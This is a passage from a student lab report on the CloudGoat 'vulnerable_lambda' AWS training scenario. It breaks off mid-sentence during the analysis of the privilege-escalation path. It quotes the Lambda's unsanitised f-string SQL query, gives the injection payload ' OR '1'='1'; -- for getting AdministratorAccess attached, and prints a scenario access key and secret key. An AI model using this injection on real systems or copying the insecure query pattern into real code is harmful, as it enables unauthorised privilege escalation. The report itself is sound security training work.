


EXPLORING CLOUD SECURITY RISKS WITH CLOUDGOAT VULNERABLE LAMBDA SCENARIO



RENE OLUOCH
CS-CNS09-25030

Contents

Introduction.....	2
Familiarizing Myself with AWS Lambda and CloudGoat.....	2
Accessing CloudGoat.....	3
Setting Up the CloudGoat Environment.....	3
Analyzing the Vulnerable Lambda Function:	5
Conducting Security Testing on the Vulnerable Lambda Function	7
Developing a Security Strategy to Mitigate the Lambda Vulnerability.....	17
Reflective Analysis	19
Conclusion	20

Introduction

In this lab, *Exploring Cloud Security Risks with CloudGoat's Vulnerable Lambda Scenario*, I delved into the practical aspects of securing serverless computing environments on AWS. Using CloudGoat, an intentionally vulnerable AWS environment, I stepped into the role of an attacker to understand how seemingly small misconfigurations or insecure coding practices in Lambda functions can escalate into serious security breaches. Throughout this scenario, I navigated through IAM user permissions, assumed privileged roles, examined Lambda source code for vulnerabilities, and exploited an input injection flaw to gain unauthorized administrative access. This hands-on approach allowed me to connect theoretical cloud security concepts with real-world attack paths, while also learning how to design effective defensive measures to secure serverless workloads.

Familiarizing Myself with AWS Lambda and CloudGoat

I began this assignment by researching AWS Lambda to understand its significance within the broader context of serverless computing. I learned that AWS Lambda allows developers to run code in response to events without having to manage or provision servers, which makes it highly scalable and efficient but also introduces unique security challenges. I also explored CloudGoat, an open-source tool developed by Rhino Security Labs that provides intentionally vulnerable AWS scenarios to help security professionals and students practice identifying and mitigating real-world cloud security risks. Understanding these two core components set the foundation for the rest of my work in this assignment.




Fig 1.0 Familiarizing myself with was lamba

Accessing CloudGoat

Once I had a clear understanding of Lambda and CloudGoat, I navigated to the official CloudGoat GitHub repository at,

<https://github.com/RhinoSecurityLabs/cloudgoat>

to access the resources and documentation. I located the specific “vulnerable_lambda” scenario by visiting

https://github.com/RhinoSecurityLabs/cloudgoat/blob/master/cloudgoat/scenarios/aws/vulnerable_lambda.

There, I reviewed the scenario’s README file to understand the setup steps and objectives. To enhance my understanding, I watched two video tutorials linked in the assignment instructions. The first video showed part one and two of how to deploy and interact with the vulnerable Lambda scenario(**Abusing Vulnerable Lambda Functions**). These tutorials were extremely helpful in visualizing the deployment process and the types of vulnerabilities I would be looking for.





Fig 1.1 Vulnerable lambda scenario

Setting Up the CloudGoat Environment

After I familiarized myself with the documentation and tutorials, I prepared my local environment to run CloudGoat. I made sure that my AWS CLI was installed and properly configured with my AWS credentials and that I had Python and any additional dependencies

installed according to the CloudGoat setup guide. I cloned the CloudGoat repository to my local machine using Git, then navigated into the project directory. From there, I used the CloudGoat command-line interface to initialize and deploy the “vulnerable_lambda” scenario, through cloudgoat create vulnerable_lambda



```
kali@kali:~/cloudgoat$ cloudgoat create vulnerable_lambda
Loading whitelist.txt ...
A whitelist.txt file was found that contains at least one valid IP address or range.
Using default profile 'default' from config.yml ...

Initializing the backend ...

Initializing provider plugins ...
- Finding latest version of hashicorp/aws ...
- Finding latest version of hashicorp/archive ...
- Installing hashicorp/aws v6.3.0 ...
- Installing hashicorp/archive v2.7.1 ...
- Installed hashicorp/archive v2.7.1 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.


[cloudgoat] terraform init completed with no error code.
data.archive_file.policy_applier_lambda1.zip: Reading ...
data.archive_file.policy_applier_lambda1.zip: Read complete after [id=e77a46fa77b51971a72ba88beb818b1174eaf621]
data.aws_caller_identity.current: Reading ...
data.aws_caller_identity.current: Read complete after [id=643813057277]

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
- create

Terraform will perform the following actions:

# aws_cloudwatch_log_group.policy_applier_lambda1 will be created
+ resource "aws_cloudwatch_log_group" "policy_applier_lambda1" {
+   name              = "(known after apply)"
+   retention_in_days = (known after apply)
+   log_group_class   = (known after apply)
+   name              = "/aws/lambda/cgldr7jrw0scic-policy_applier_lambda1"
+   name_prefix       = (known after apply)
+   region            = "us-east-1"
}
```

Fig 1.2 Creating the vulnerable lambda



```
aws_iam_access_key.bilbo: Creation complete after 1s [id=AKIAZL2R7UL6WPH3SREI]
aws_cloudwatch_log_group.policy_applier_lambda1: Creation complete after 3s [id=/aws/lambda/cgldr7jrw0scic-policy_applier_lambda1]
aws_lambda_function.policy_applier_lambda1: Creation complete after 2s [id=arn:aws:lambda:us-east-1:643813057277:function:cgldr7jrw0scic-policy_applier_lambda1]
aws_lambda_function.policy_applier_lambda1: Still creating... [10s elapsed]
aws_lambda_function.policy_applier_lambda1: Creation complete after 12s [id=cgldr7jrw0scic-policy_applier_lambda1]
aws_iam_role.cg-lambda-invoker: Creation complete after 2s [id=cg-lambda-invoker-cgldr7jrw0scic]

Warning: Argument is deprecated
  with aws_iam_role.cg-lambda-invoker,
  on iam.tf line 48, in resource "aws_iam_role" "cg-lambda-invoker":
  48: resource "aws_iam_role" "cg-lambda-invoker" {
      inline_policy is deprecated. Use the aws_iam_role_policy resource instead. If Terraform should exclusively manage all inline policy associations (the current behavior of this argument), use the aws_iam_role_policies_exclusive resource as well.
  (and one more similar warning elsewhere)

Apply complete! Resources: 9 added, 0 changed, 0 destroyed.

Outputs:
cloudgoat_output_aws_account_id = "643813057277"
cloudgoat_output_bilbo_access_key_id = "AKIAZL2R7UL6WPH3SREI"
cloudgoat_output_bilbo_secret_key = <sensitive>
profile = "default"
scenario_cg_id = "cgldr7jrw0scic"

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 643813057277
cloudgoat_output_bilbo_access_key_id = AKIAZL2R7UL6WPH3SREI
cloudgoat_output_bilbo_secret_key = n2id1gAdFAuEaXoJzmpoFrc+49/A+t48ABDF7
profile = default
scenario_cg_id = cgldr7jrw0scic

[cloudgoat] Output file written to:
/home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.11/site-packages/cloudgoat/vulnerable_lambda_cgldr7jrw0scic/start.txt

kali@kali:~/cloudgoat$
```

Fig 1.3 Bilbo scenario created successfully

I monitored the terminal output to confirm that CloudGoat successfully created the required AWS infrastructure, including the vulnerable Lambda function, any related IAM roles, and policies. By completing this setup, I established a controlled environment where I could safely test and analyze Lambda security vulnerabilities for the rest of this assignment.




Fig 1.4 User bilbo successfully created


Analyzing the Vulnerable Lambda Function:

After deploying the vulnerable_lambda scenario using CloudGoat, I began a detailed inspection of the Lambda function's objective, internal logic, and associated IAM permissions. This Lambda function is designed to attach IAM policies to users based on an event payload. It specifically parses the policy_names and user_name fields from the input and uses this data to determine which IAM user should receive which policies. This design implies a trust-based architecture where user input directly drives IAM-level operations — a high-risk pattern.

A critical security flaw is present in the SQL query construction. The Lambda code includes the following line:

```
statement = f"select policy_name from policies where policy_name='{policy}' and public='True'".
```

Here, the policy value is inserted directly into the SQL query string without any sanitization or use of parameterized queries. This exposes the function to SQL injection. A malicious actor can inject additional SQL logic that bypasses the intended public='True' condition. For example, by submitting a crafted policy name like ' OR '1'='1'; --, the query becomes logically true, allowing the attacker to trick the function into treating any policy as publicly attachable, including sensitive ones like AdministratorAccess.



```
12 # ("policy_name": "AmazonS3ReadOnlyAccess", "public": 'True'),
13 # ("policy_name": "AmazonGlacierReadOnlyAccess", "public": 'True'),
14 # ("policy_name": "AmazonRoute53DomainsReadOnlyAccess", "public": 'True'),
15 # ("policy_name": "AdministratorAccess", "public": 'False')
16 # })
17
18
19 def handler(event, context):
20     target_policies = event['policy_names']
21     user_name = event['user_name']
22     print(f"target policies are : {target_policies}")
23
24     for policy in target_policies:
25         statement_returns_valid_policy = False
26         statement = f"select policy_name from policies where policy_name='{policy}' and public='True'"
27         for row in db.query(statement):
28             statement_returns_valid_policy = True
29             print(f"applying {row['policy_name']} to {user_name}")
30             response = iam_client.attach_user_policy(
31                 UserName=user_name,
32                 PolicyArn=f"arn:aws:iam::aws:policy/{row['policy_name']}"
33             )
34             print("result: " + str(response['ResponseMetadata']['HTTPStatusCode']))
35
```


Fig 1.5 Analyzing the vulnerable lambda code

Furthermore, the `user_name` field is used as-is:

`UserName = user_name`

There is no validation to restrict which IAM users can be modified by the function. This means an attacker can specify any user in the AWS account, potentially escalating privileges or altering the permissions of other users.

Even more concerning is the overly permissive nature of the Lambda function's execution role. This role includes the `iam:AttachUserPolicy` permission with few, if any, resource constraints. In effect, the Lambda has broad authority to attach policies to any user it is instructed to — a dangerous capability when combined with unsanitized input.



```
12 # ("policy_name": "AmazonS3ReadOnlyAccess", "public": 'True'),
13 # ("policy_name": "AmazonGlacierReadOnlyAccess", "public": 'True'),
14 # ("policy_name": "AmazonRoute53DomainsReadOnlyAccess", "public": 'True'),
15 # ("policy_name": "AdministratorAccess", "public": 'False')
16 # })
17
18
19 def handler(event, context):
20     target_policies = event['policy_name']
21     user_name = event['user_name']
22     print(f"target policies are : {target_policies}")
23
24     for policy in target_policies:
25         statement_returns_valid_policy = False
26         statement = f"select policy_name from policies where policy_name='{policy}' and public='True'"
27         for row in db.query(statement):
28             statement_returns_valid_policy = True
29             print(f"applying {row['policy_name']} to {user_name}")
30             response = iam_client.attach_user_policy(
31                 UserName=user_name,
32                 PolicyArn=f"arn:aws:iam::aws:policy/{row['policy_name']}"
33             )
34             print("result: " + str(response['ResponseMetadata']['HTTPStatusCode']))
35
```

Fig 1.6 value not restricted

This creates a powerful privilege escalation vector. A low-privileged user such as bilbo could exploit this setup by crafting a malicious payload to invoke the function, injecting SQL to bypass the database check and trick the Lambda into attaching the AdministratorAccess policy to their own identity. Once granted, the user would have full administrative control in the AWS environment. Beyond policy escalation, this access could be used to enumerate and extract secrets from AWS Secrets Manager, create new 